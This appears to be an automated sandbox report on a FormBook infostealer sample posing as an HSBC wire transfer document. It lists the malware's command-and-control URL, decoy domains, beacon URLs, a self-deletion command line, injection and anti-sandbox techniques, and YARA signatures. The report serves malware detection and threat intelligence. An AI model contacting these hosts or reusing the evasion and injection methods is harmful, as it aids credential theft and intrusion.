ID: 528773
Sample Name: HSBC ... Wire Transfer Copy.exe
Cookbook: default.jbs
Time: 18:55:52
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report HSBC ... Wire Transfer Copy.e…

Overview


General Information

Sample Name:	HSBC ... Wire Transfer Copy.exe
Analysis ID:	528773
MD5:	99b154970d1574..
SHA1:	75503611daf1864.
SHA256:	13af03cd2db9c68..
Tags:	exe Formbook HSBC
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Modifies the prolog of user mode fun…
- Self deletion via cmd delete
- .NET source code contains potentia…

Classification



Process Tree

- **System is w10x64**
- HSBC ... Wire Transfer Copy.exe (PID: 6892 cmdline: "C:\Users\user\Desktop\HSBC ... Wire Transfer Copy.exe" MD5: 99B154970D15748D1DF9025F675ECC76)
  - HSBC ... Wire Transfer Copy.exe (PID: 7164 cmdline: C:\Users\user\Desktop\HSBC ... Wire Transfer Copy.exe MD5: 99B154970D15748D1DF9025F675ECC76)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - ipconfig.exe (PID: 6536 cmdline: C:\Windows\SysWOW64\ipconfig.exe MD5: B0C7423D02A007461C850CD0DFE09318)
        - cmd.exe (PID: 6672 cmdline: /c del "C:\Users\user\Desktop\HSBC ... Wire Transfer Copy.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6888 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.atlantiscompania.com/m4n8/"
  ],
  "decoy": [
    "loganvineyard.com",
    "seanna-charters.com",
    "ironbandfitness.com",
    "centuriesandsleuthsreviews.com",
    "saminicky2022.com",
    "oscarlorenzo.online",
    "donaldlittlelaw.com",
    "internetbook.net",
    "dailyhealthyfood.com",
    "kostarelosdair.com",
    "baodingtangyang.com",
    "cumberlndfarms.com",
    "dylanmellor.xyz",
    "investwithelsa.com",
    "dermaaesthetika.com",
    "shoelife864.com",
    "nightcosex.biz",
    "greauxbooks.com",
    "artwithnumber.com",
    "hyggestudio.store",
    "vektor-pro.com",
    "bookextraevents.com",
    "poweredsky.store",
    "carver150.com",
    "greenfleetshippingco.com",
    "raise-ryokwpl.xyz",
    "lobbiru.com",
    "tilcep.xyz",
    "frist-universe.com",
    "thehumanityleague.com",
    "zz4321.com",
    "rightpowereletricalservices.com",
    "alainasdesigns.com",
    "getcardanocoin.com",
    "wattnow.biz",
    "nitromaxfmx.com",
    "rty161578.top",
    "danielthan.com",
    "devjmccormick.com",
    "clearwaterwaverunners.com",
    "onlineames.com",
    "pureproducts.xyz",
    "yoothdirect.info",
    "tryprovo.com",
    "mkuu88888.xyz",
    "fibers2you.com",
    "urdnauha.xyz",
    "andfme.com",
    "shopkoman.com",
    "civico46bcn.com",
    "top-online-fashion-24.com",
    "lakshimechatronicssystems.com",
    "cortezphoto.com",
    "samallondemolitonyorkshire.com",
    "uang.exchange",
    "gonderipaylasim.net",
    "piramsgprodiet.store",
    "parasmountplus.com",
    "sifangav.net",
    "gramaltinrafineri.com",
    "kvb5676.com",
    "atomhome.xyz",
    "catproductreviews.com",
    "frenchieaday.com"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000000.287427300.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000000.287427300.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000006.00000000.287427300.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
00000010.00000002.547820066.0000000003380000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000010.00000002.547820066.0000000003380000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 31 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.HSBC ... Wire Transfer Copy.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.HSBC ... Wire Transfer Copy.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x143a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x979a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1361c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa493:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab27:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.2.HSBC ... Wire Transfer Copy.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a49:$sqlite3step: 68 34 1C 7B E1 • 0x17b5c:$sqlite3step: 68 34 1C 7B E1 • 0x17a78:$sqlite3text: 68 38 2A 90 C5 • 0x17b9d:$sqlite3text: 68 38 2A 90 C5 • 0x17a8b:$sqlite3blob: 68 53 D8 7F 8C • 0x17bb3:$sqlite3blob: 68 53 D8 7F 8C
6.0.HSBC ... Wire Transfer Copy.exe.400000.8.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.0.HSBC ... Wire Transfer Copy.exe.400000.8.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x143a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x979a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1361c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa493:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab27:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 18 entries

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Persistence and Installation Behavior:

Uses ipconfig to lookup or modify the Windows network settings

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Self deletion via cmd delete

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 2	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communi
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS Redirect P Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 5 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulat Device Communi
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Network Configuration Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	System Information Discovery 1 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi Access Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Ce Base Stat


Behavior Graph



Behavior Graph
ID: 528773
Sample: HSBC ... Wire Transfer Copy.exe
Startdate: 25/11/2021
Architecture: WINDOWS
Score: 100
MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN
Found malware configuration
Malicious sample detected (through community Yara rule)
Multi AV Scanner detection for submitted file
7 other signatures
started
HSBC ... Wire Transfer Copy.exe
3
dropped
C:\...\HSBC ... Wire Transfer Copy.exe.log, ASCII
started
HSBC ... Wire Transfer Copy.exe
Modifies the context of a thread in another process (thread injection)
Maps a DLL or memory area into another process
Sample uses process hollowing technique
Queues an APC in another process (thread injection)
injected
explorer.exe
www.piramsgprodiet.store
www.gramaltinrafineri.com
4 other IPs or domains
System process connects to network (likely due to code injection or exploit)
Uses ipconfig to lookup or modify the Windows network settings
started
ipconfig.exe
Self deletion via cmd delete
Modifies the context of a thread in another process (thread injection)
Maps a DLL or memory area into another process
Tries to detect virtualization through RDTSC time measurements
started
cmd.exe
1
started
conhost.exe
Hide Legend
Legend:
Process
Signature
Created File
DNS/IP Info
Is Dropped
Is Windows Process
Number of created Registry Values
Number of created Files
Visual Basic
Delphi
Java
.Net C# or VB.NET
C, C++ or other language
Is malicious
Internet

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
HSBC ... Wire Transfer Copy.exe	17%	Virustotal		Browse
HSBC ... Wire Transfer Copy.exe	40%	ReversingLabs	Win32.Trojan.AgentTesla	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.HSBC ... Wire Transfer Copy.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.0.HSBC ... Wire Transfer Copy.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.0.HSBC ... Wire Transfer Copy.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.0.HSBC ... Wire Transfer Copy.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
gramaltinrafineri.com	0%	Virustotal		Browse
catproductreviews.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.gramaltinrafineri.com/m4n8/?5jblCF=6FC/YAdxArGDbOG0ZU8ranLB3olQ8/HIU17UMwKJ54PfoS0z6/xA4+VoDBKhLnDEQ6+k&l0G=-Zrd9J1pqHLdHPo	0%	Avira URL Cloud	safe	
www.atlantiscompania.com/m4n8/	0%	Avira URL Cloud	safe	
http://www.catproductreviews.com/m4n8/?l0G=-Zrd9J1pqHLdHPo&5jblCF=fqwcloTwW+H6Usea82LuZckhsM6vXxH+7LRp9WPFBQLwjEJmVheIZ7PCXY+dS9vifeb6	0%	Avira URL Cloud	safe	
http://https://www.piramsgprodiet.store/m4n8/?l0G=-Zrd9J1pqHLdHPo&5jblCF=tUrd37IHNwUNrKy1BA5QR6EUYG6BNH	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ghs.google.com	172.217.168.83	true	false		high
gramaltinrafineri.com	34.102.136.180	true	false	• 0%, Virustotal, Browse	unknown
catproductreviews.com	34.102.136.180	true	false	• 0%, Virustotal, Browse	unknown
www.catproductreviews.com	unknown	unknown	true		unknown
www.piramsgprodiet.store	unknown	unknown	true		unknown
www.gramaltinrafineri.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.gramaltinrafineri.com/m4n8/?5jblCF=6FC/YAdxArGDbOG0ZU8ranLB3olQ8/HIU17UMwKJ54PfoS0z6/xA4+VoDBKhLnDEQ6+k&l0G=-Zrd9J1pqHLdHPo	false	• Avira URL Cloud: safe	unknown
www.atlantiscompania.com/m4n8/	true	• Avira URL Cloud: safe	low
http://www.catproductreviews.com/m4n8/?l0G=-Zrd9J1pqHLdHPo&5jblCF=fqwcloTwW+H6Usea82LuZckhsM6vXxH+7LRp9WPFBQLwjEJmVheIZ7PCXY+dS9vifeb6	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.102.136.180	gramaltinrafineri.com	United States	🇺🇸	15169	GOOGLEUS	false
172.217.168.83	ghs.google.com	United States	🇺🇸	15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528773
Start date:	25.11.2021
Start time:	18:55:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	HSBC ... Wire Transfer Copy.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@3/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 20.1% (good quality ratio 18.2%) • Quality average: 73.7% • Quality standard deviation: 31%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:56:46	API Interceptor	21x Sleep call for process: HSBC ... Wire Transfer Copy.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\HSBC ... Wire Transfer Copy.exe.log

Process:	C:\Users\user\Desktop\HSBC ... Wire Transfer Copy.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2239
Entropy (8bit):	5.354287817410997
Encrypted:	false
SSDEEP:	48:MxHKXeHKlEHU0YHKhQnouHIW7HKjntHoxHhAHKzvr1qHXHK2HKgmHKovjHKs:iqXeqm00YqhQnouRqjntIxHeqzTw3q2W
MD5:	913D1EEA179415C6D08FB255AE42B99D
SHA1:	E994C612C0596994AAE55FBCE35B7A4FBE312FD7
SHA-256:	473B4000084ACF4C7D701CE72EBF71BD304054231B3BDF7CAF49898A1FDA13D0
SHA-512:	768045C288CEEE8FE1A099FC8CEA713B685F6ED3FD8BFA1C8E64CA09F7AF9FEBEA90F5277B28444AFF8F2AC7CD857DFCDF7D3A98CD86288925DB7A4A4234685
Malicious:	**true**
Reputation:	moderate, very likely benign file
